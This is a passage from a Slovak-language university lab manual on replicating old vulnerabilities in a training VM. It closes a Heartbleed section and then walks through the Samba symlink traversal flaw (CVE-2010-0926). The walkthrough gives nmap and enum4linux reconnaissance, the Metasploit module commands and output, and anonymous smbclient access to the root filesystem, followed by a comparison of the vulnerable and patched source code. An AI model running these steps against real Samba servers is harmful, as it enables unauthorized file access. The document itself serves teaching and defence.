V rámci druhého overenia `if (1 + 2 + payload + 16 > s->s3->rrec.length) return 0;` dochádza ku kontrole, či dĺžka ktorá je deklarovaná v payloade s pridaním minimálnej dĺžky správy `1 + 2 + payload + 16` určenej k spracovaniu nepresahuje skutočnú dĺžku prichádzajúcich dát `s->s3->rrec.length`. V prípade príliš veľkej dĺžku payloadu sa správa taktiež automaticky zamietne a nebude ďalej spracovaná.

4.1.3 Záver

Cieľom tejto laboratórnej úlohy bolo zreplikovať zraniteľnosť, ktorá sa nachádza v jednej z knižníc OpenSSL. Táto zraniteľnosť postihovala všetky verzie OpenSSL od 1.0.1 až po 1.0.1f. Oprava prišla vo verzii 1.0.1g. Táto zraniteľnosť umožňovala po spustení skriptu zaslať útočníkovi viac dát zo serveru, ako malo byť normálne možné. Medzi dátami je možné pozorovať napríklad údaje z certifikátu, alebo aj tzv. *session ID*. V tejto laboratórnej úlohe sa používali dve virtuálne zariadenia, ktorými sú Kali Linux a Bee-Box založený na Ubuntu. Zraniteľnosť sa podarilo úspešne zreplikovať s využitím

skriptu, ktorý sa nachádza v databáze Metasploit Framework konzoly. V závere laboratórnej úlohy bol podrobne vysvetlený kód zraniteľnej verzie OpenSSL 1.0.1f a porovnaný s opravenou verziou 1.0.2, v ktorej už nedochádzalo k výskytu tejto zraniteľnosti.

5 LABORATÓRNA ÚLOHA Č. 3

5.1 Prechádzanie adresárov (CVE-2010-0926)

Uvedená zraniteľnosť, inak známa aj ako Samba symbolický odkazový prechod (Samba Symlink Traversal), sa týka Samba servera. Samba je softvér slúžiaci na sieťové zdieľanie súborov a tlačiarní medzi operačnými systémami, ku ktorým patria napríklad aj Linux, Unix či Windows. Táto chyba umožňovala vzdialeným autentifikovaným užívateľom využiť chybu v spracovaní symbolických odkazov (symlink) v základnej konfigurácii Samby. Toto nesprávne spracovanie odkazov umožňovalo pristupovať k ľubovoľným súborom v systéme. Daná zraniteľnosť postihuje niekoľko verzií Samby, pričom najčastejšie sa jedná o verzie pred verziou 3.5.0rc3. V tejto laboratórnej úlohe je využitá verzia 3.0.28a [59]**Chyba! Nenašiel sa žiaden zdroj odkazov.**.

Podľa vyhľadávača Shodan, je k decembru 2023 evidovaných takmer 1 243 000 serverov, ktoré využívajú Sambu. Z toho približne 4 800 serverov sa nachádza v Českej republike, avšak niektoré z nich stále využívajú zastarané a zraniteľné verzie, čo by mohlo mať v budúcnosti vážny dopad na únik citlivých dát.

5.1.1 Postup


Pre zreplikovanie tejto zraniteľnosti budeme potrebovať dve virtuálne zariadenia – Kali Linux a OWASP Bee-Box.

Návod pre prípravu VM Bee-Box:


- Stiahnutie VM Bee-Box z tohto odkazu , poprípade z disku Google.
- Extrahujeme obsah archívu.
- Vo VMware Workstation Player klikneme na možnosť *Open a Virtual Machine*.
- Pridáme VM z priečinka, do ktorého sme extrahovali archív.
- Ak nám vyskočí hláška VMware Workstation Player, tak vyberieme možnosť *I copied it*.
- Otvoríme nastavenie virtuálneho zariadenia a skontrolujeme, či sa na prvom mieste nachádza adaptér `Bridged (Automatic)` a na druhom mieste adaptér `Host-only` rovnako ako na obrázku 5.2 nižšie (iné poradie môže v niektorých prípadoch robiť problém).
- Pridáme prípadný chýbajúci sieťový adaptér.
- Spustíme Bee-Box.
- Zistíme pridelenú IP adresu pomocou príkazu `ip a` alebo `ifconfig` na rozhraní `eth1`.
- Otvoríme si prehliadač Firefox a do vyhľadávača zadáme `https://IP_adresa_zariadenia/bWAPP/`

- Potvrdíme výnimku a prejdeme na stránku.
- Prihlásime sa pomocou prihlasovacích údajov *bee* a *bug* pre meno a heslo.
- *Security level* necháme nastavený na *low*.
- Z menu *Choose your bug* vyberieme *Arbitrary File Access (Samba)* a klikneme na *hack*, rovnako ako na obrázku 5.1.

Poznámka: v prípade nasledujúcich názorných obrázkov je IP adresa Bee-Box zariadenia 192.168.150.130




Obrázok 5.1: Voľba zraniteľnosti a úroveň zabezpečenia.



Obrázok 5.2: Nastavenia virtuálneho zariadenia Bee-Box.

Návod pre prípravu Kali:

- Otvoríme nastavenie virtuálneho zariadenia a skontrolujeme, či sa na prvom mieste nachádza adaptér `NAT` a na druhom mieste adaptér `Host-only` rovnako ako na obrázku 5.3 *(iné poradie môže v niektorých prípadoch robiť problém)*.



Obrázok 5.3: Nastavenia virtuálneho zariadenia Kali Linux.

Príkazy pre Kali:

Pred samotným replikovaním začneme s tým, že si overíme otvorené porty na strane serveru. Vieme že protokol Samba beží na portoch 139 a 445. Zameriame sa práve preto na tieto porty. Môžeme využiť nasledujúci príkaz:


```
$ sudo nmap -sV -p 139,445 IP_adresa_bee-boxu
```

Obrázok 5.4: Sken portov 139 a 445.

Následne po zistení, že dané dva porty sú otvorené, zistíme konkrétnu verziu Samby, ktorá na serveri beží, pomocou príkazu nižšie.

```
$ enum4linux IP_adresa_bee-boxu
```


Tento príkaz nám poskytne rôzne informácie, vrátane zdieľaných priečinkov, užívateľov, tlačiarní ale taktiež aj verziu Samby, ktorá je využívaná. Výpis bude podobný ako na obrázku 5.5. Zameriame sa na pole *Got OS info for IP_adresa_bee-boxu from srvinfo*.



Obrázok 5.5: Výpis získaných informácií zo serveru so Sambou.

Z uvedeného výpisu sme zistili niekoľko informácií, vrátane aktuálne využívanej verzie Samby a to konkrétne 3.0.28a. Vieme že prítomnosť tejto zraniteľnosti sa nachádza vo väčšine verzií pred 3.5.0rc3. Máme teda niekoľko možností ako ďalej pokračovať. Môžeme napríklad nájsť verejné skripty zamerané na prechádzanie adresárov a postupovať pomocou nich, alebo skúsime nájsť vhodné skripty pomocou príkazu `searchsploit`, ktorý je dostupný v Kali Linux.

```
$ searchsploit samba directory traversal
```




Obrázok 5.6: Výpis príkazu `searchsploit`.

Príkaz `searchsploit` nám ponúkol na výber skript s názvom *Symlink Directory Traversal (Metasploit)*, čo znamená, že sa nachádza v databáze Metasploit Framework konzoly. Hoci je pri ňom uvedená verzia 3.4.5, môžeme tento skript použiť aj na našu verziu 3.0.28a, keďže je táto konkrétna zraniteľnosť prítomná v prípade obidvoch verzií a skript bude pre naše potreby bez problémov fungovať. Následne pomocou série príkazov nižšie spustíme Metasploit Framework konzolu, nájdeme skript, vyberieme ho, nastavíme cieľovú IP adresu, zdieľaný adresár a skript spustíme.

```
$ msfconsole
```


```
msf6 > $ search samba symlink traversal
msf6 > $ use 0
msf6 auxiliary(admin/smb/samba_symlink_traversal) > $ show options
```



Obrázok 5.7: Zobrazenie nastavení pre daný skript.

Z uvedených možností podľa obrázku nastavíme parametre pre `RHOSTS` a pre `SMBSHARE`. Do prvého parametra zadáme cieľovú IP adresu a do druhého spomenutého parametra zvolíme adresár, ktorý je zdieľaný a je typu *Disk*. V našom prípade môžeme zvoliť adresár `tmp`.

```
msf6 auxiliary(admin/smb/samba_symlink_traversal) > $ set RHOSTS
IP_adresa_bee-boxu
msf6 auxiliary(admin/smb/samba_symlink_traversal) > $ set SMBSHARE
tmp
msf6 auxiliary(admin/smb/samba_symlink_traversal) > $ show options
msf6 auxiliary(admin/smb/samba_symlink_traversal) > $ run
```



Obrázok 5.8: Kontrola nastavených parametrov.


Výpis 5.1: Ukážka po dokončení skriptu.

```
[*] Running module against 192.168.150.130

[*] 192.168.150.130:445 - Connecting to the server...
[*] 192.168.150.130:445 - Trying to mount writeable share 'tmp'...
[*] 192.168.150.130:445 - Trying to link 'rootfs' to the root
filesystem...
[*] 192.168.150.130:445 - Now access the following share to browse
```

```
the root filesystem:
[*] 192.168.150.130:445 -       \\192.168.150.130\tmp\rootfs\

[*] Auxiliary module execution completed
```

Po dokončení skriptu dostaneme výpis, ktorý je podobný ako výpis 5.1. Zameriame sa na predposledné dva riadky, z ktorých je možné vidieť, že v adresári `tmp` sa vytvoril nový podadresár `rootfs`, v ktorom sa budú nachádzať či už súbory alebo iné dáta od rôznych užívateľov. Konzolu môžeme zavrieť a pokúsime sa anonymne pripojiť pomocou príkazu `smbclient` na ip adresu bee-boxu a do adresára `tmp`. Pri zadávaní hesla nič nezadávame a iba stlačíme enter na klávesnici.


```
$ smbclient //IP_adresa_bee-boxu/tmp
```




Výpis 5.2: Pripojenie pomocou smbclient príkazu na server.

Po úspešnom vykonaní predchádzajúcich príkazov teraz môžeme prechádzať jednotlivé adresáre, sťahovať a nahrávať rôzne súbory s root oprávneniami. Pár príkazov, ktoré môžeme využiť sú `ls`, `more`, `get`, `mget`, `put` a ďalšie, ktoré sa dajú zistiť pomocou príkazu `help`. Pre ukážku môžeme prejsť do ľubovoľného adresára a stiahnuť nejaký súbor. Súbory sú automaticky sťahované do adresára `/home/kali` v zariadení Kali.

```
smb: \> $ cd rootfs\home\thor\Examples\
smb: \rootfs\home\thor\Examples\> $ ls
smb: \> $ get názov_súboru
```



Obrázok 5.9: Stiahnutie súboru `case_Skegness.pdf`.



Obrázok 5.10: Otvorený PDF súbor.

5.1.2 Porovnanie kódu

V tejto časti laboratórnej úlohy bude porovnaný a vysvetlený kód, pomocou ktorého sa podarilo znížiť riziko výskytu spomínanej zraniteľnosti. V rámci opravy kódu boli do novšej verzie Samby implementované funkcie, pomocou ktorých bolo možné povoliť alebo zakázať spracovávanie tzv. `wide links` a `unix extensions`. Aktualizovaná verzia má tieto funkcie automaticky zakázané. Do konfiguračného súboru `smb.conf` boli v rámci globálnych parametrov pridané tieto možnosti ako `wide links = no` a `unix extensions = no`. Porovnávané verzie Samby sú 3.0.28a (starý kód je červenou farbou), ktorá je používaná v rámci tejto laboratórnej úlohy a verzia 3.5.1 (nový kód je zelenou farbou).

Pomocou `wide links` je možné povoliť alebo zakázať, či Samba bude umožňovať spracovávať symbolické odkazy, ktoré odkazujú mimo zdieľaného priečinka. V rámci zamedzeniu výskytu ďalších podobných situácií, je táto možnosť automaticky zakázaná a tým pádom sa predchádza útokom od klientov, ktorí by sa chceli dostať mimo zdieľaného priečinka.

V rámci `unix extensions` je možné povoliť alebo zakázať podporu zo strany servera pre rozšírenia operačného systému UNIX do CIFS alebo SMB protokolu. Zakázanie tejto možnosti tiež pomáha k zníženiu rizika výskytu tejto zraniteľnosti, keďže zabraňuje vytváraniu symbolických odkazov na Samba serveri. Spracovávanie symbolických odkazov má v operačnom systéme Windows inú konfiguráciu, ktorá nespôsobovala spomínanú zraniteľnosť a tým pádom zakázanie tejto možnosti malo

najväčší vplyv pre užívateľov operačného systému Linux a MacOS, ale nie pre užívateľov Windowsu.

Výpis 5.3: Funkcia `check_name` v súbore `Filename.c`.

```
NTSTATUS check_name(connection_struct *conn, const pstring name)
NTSTATUS check_name(connection_struct *conn, const char name)
{
      if (IS_VETO_PATH(conn, name))  {
            /* Is it not dot or dot dot. */
            if (!((name[0] == '.') && (!name[1] || (name[1] == '.' &&
!name[2])))) {
                  DEBUG(5,("check_name:      file      path      name
%s vetoed\n",name));
                  return map_nt_error_from_unix(ENOENT);
            }
      }

      if (!lp_widelinks(SNUM(conn)) || !lp_symlinks(SNUM(conn))) {
            NTSTATUS status = reduce_name(conn,name);
            NTSTATUS status = check_reduced_name(conn,name);
            if (!NT_STATUS_IS_OK(status)) {
                  DEBUG(5,("check_name:    name    %s failed    with
%s\n",name, nt_errstr(status)));
                  return status;
            }
      }

      return NT_STATUS_OK;
}
```

Logika funkcie `check_name` zostáva zachovaná ako v staršej verzii, tak aj v aktualizovanej. Takzvané veto cesty `IS_VETO_PATH` sa kontroluje na začiatku, aby bolo možné zamedziť prístupu k súborom alebo adresárom, ktoré sú explicitne zakázané v konfigurácii. Ak sa daný adresár nachádza medzi zakázanými cestami, funkcia vráti chybu.

Hlavná zmena ktorá nastala je v bezpečnejšom a dôkladnejšom overovaní zakázaných ciest. Hoci sa v staršej verzii tieto cesty kontrolovali, stále však dochádzalo k výskytu zraniteľnosti. Preto pomocou funkcie `check_reduced_name` dochádza k bezpečnejšiemu overovaniu a identifikácii neautorizovaných prístupov do adresárov cez symbolické odkazy, ktoré následnej zablokuje.

Výpis 5.4: Kontrola povolenia wide links v súbore `vfs.c`.

```
/* Check for widelinks allowed. */
      if  (!lp_widelinks(SNUM(conn))  &&  (strncmp(conn->connectpath,
resolved_name, con_path_len) != 0)) {
            DEBUG(2,  ("reduce_name:  Bad  access  attempt:  %s is  a
symlink outside the share path", fname));
            if (free_resolved_name) {
                  SAFE_FREE(resolved_name);
            }
            return NT_STATUS_ACCESS_DENIED;
      }
```

```
if (!lp_widelinks(SNUM(conn))) {
                const char *conn_rootdir;

                conn_rootdir = SMB_VFS_CONNECTPATH(conn, fname);
                if (conn_rootdir == NULL) {
                      DEBUG(2, ("check_reduced_name: Could not get "
                              "conn_rootdir\n"));
                      if (free_resolved_name) {
                            SAFE_FREE(resolved_name);
                      }
                      return NT_STATUS_ACCESS_DENIED;
                }

                if (strncmp(conn_rootdir, resolved_name,
                        strlen(conn_rootdir)) != 0) {
                      DEBUG(2, ("check_reduced_name: Bad access "
                              "attempt: %s is a symlink outside the "
                              "share path\n", fname));
                      if (free_resolved_name) {
                            SAFE_FREE(resolved_name);
                      }
                      return NT_STATUS_ACCESS_DENIED;
                }
      }
```

Vo verzii 3.0.28a ako aj v ďalších zraniteľných verziách sa vykonávala kontrola, či sú `wide links` zakázané a zároveň, či cesta k súboru `resolved_name` nie je súčasťou prepojovacej cesty `conn->connectpath`. Ak bola cesta mimo prepojovacej cesty a `wide links` boli zakázané, prístup bol zamietnutý. K výskytu zraniteľnosti mohlo dochádzať z niekoľkých dôvodov. Kontrola cesty bola založená iba na porovnaní cesty s `connectpath`, čo bolo nedostatočné a nebralo do úvahy možné platné použitia symbolických odkazov v rámci zdieľaných priečinkov a súborov. Ďalším slabým miestom bola funkcia `resolved_name`, ktorá mohla prijať od útočníka iné parametre, pomocou ktorých sa ju podarilo zmanipulovať. Útočník následne mohol vytvoriť symbolický odkaz, ktorý viedol mimo určeného zdieľaného priestoru, hoci boli `wide links` zakázané.

V novšej verzii sú implementované metódy k dôkladnejším kontrolám daných ciest. Tentokrát sa berie do úvahy už aj skutočný koreň zdieľaného adresára a nie iba prepojovacia cesta. Útočník tým pádom už nedokáže využiť komplikované cesty alebo symbolické odkazy na obídenie kontroly.

Výpis 5.5: Kontrola UNIX rozšírení prítomných v systéme v súbore `clifsinfo.c`.

```
BOOL   cli_set_unix_extensions_capabilities(struct   cli_state   *cli,
uint16 major, uint16 minor,uint32 caplow, uint32 caphigh)
{
      BOOL ret = False;
      uint16 setup;
      char param[4];
      char data[12];
      char *rparam=NULL, *rdata=NULL;
```

```
	unsigned int rparam_count=0, rdata_count=0;

	setup = TRANSACT2_SETFSINFO;

	SSVAL(param,0,0);
	SSVAL(param,2,SMB_SET_CIFS_UNIX_INFO);

	SSVAL(data,0,major);
	SSVAL(data,2,minor);
	SIVAL(data,4,caplow);
	SIVAL(data,8,caphigh);

	if (!cli_send_trans(cli, SMBtrans2,
		    NULL,
		    0, 0,
		    &setup, 1, 0,
		    param, 4, 0,
		    data, 12, 560)) {
		goto cleanup;
	}

	if (!cli_receive_trans(cli, SMBtrans2,
				&rparam, &rparam_count,
				&rdata, &rdata_count)) {
		goto cleanup;
	}

	if (cli_is_error(cli)) {
		ret = False;
		goto cleanup;
	} else {
		ret = True;
	}

cleanup:
	SAFE_FREE(rparam);
	SAFE_FREE(rdata);

	return ret;
}
```

Tento kód pomáha nastaviť na serveri potrebné Unix rozšírenia, ktoré klient podporuje a tým zlepšiť kompatibilitu medzi klientom a serverom. Na začiatku sa inicializujú lokálne premenné, ktoré budú využité počas operácie. Premenná `ret` znamená úspešnosť operácie a na začiatku je nastavená na `False`. Nasleduje nastavenie parametrov pre transakciu, v tomto prípade nastavenie informácií o súborovom systéme. Odoslanie transakcie prebieha pomocou `cli_send_trans`. Ak proces zlyhá, pokračuje sa do sekcie `cleanup`. Na prijatie odpovede sa čaká pomocou `cli_receive_trans` a pri zlyhaní sa prechádza taktiež do sekcie `cleanup`. Nasleduje kontrola chýb pomocou `cli_is_error` a v prípade výskytu chyby sa premenná nastaví na `False`, inak sa nastaví na `True`. Nasleduje vyčistenie (uvoľnenie) pridelených zdrojov pomocou `cleanup`. Na záver funkcia vráti hodnotu `ret`, ktorá buď indukuje úspech `True` alebo neúspech `False`.

Výpis 5.6: Kontrola wide links v súbore `loadparam.c` vo verzii Samby 3.5.1.

```
/****************************************************************
 Safe wide links checks.
 This helper function always verify the validity of wide links,
 even after a configuration file reload.
****************************************************************/

static bool lp_widelinks_internal(int snum)
{
      return (bool)(LP_SNUM_OK(snum)? ServicePtrs[(snum)]->bWidelinks
:
                  sDefault.bWidelinks);
}

void widelinks_warning(int snum)
{
      if (lp_unix_extensions() && lp_widelinks_internal(snum)) {
            DEBUG(0,("Share '%s' has wide links and unix extensions
enabled. "
                  "These parameters are incompatible. "
                  "Wide links will be disabled for this share.\n",
                  lp_servicename(snum) ));
      }
}

bool lp_widelinks(int snum)
{
      /* wide links is always incompatible with unix extensions */
      if (lp_unix_extensions()) {
            return false;
      }

      return lp_widelinks_internal(snum);
}
```

Verzia Samby 3.5.1 oproti verzii 3.0.28a obsahuje funkciu `lp_widelinks_internal`, ktorá sa zaoberá spracovaním a bezpečnosťou `wide links` – symbolických odkazov, ktoré môžu ukazovať na lokácie mimo zdieľaného adresárového priestoru. Hlavnou úlohou je bezpečne spracovať tieto symbolické odkazy v rámci Unix rozšírení.

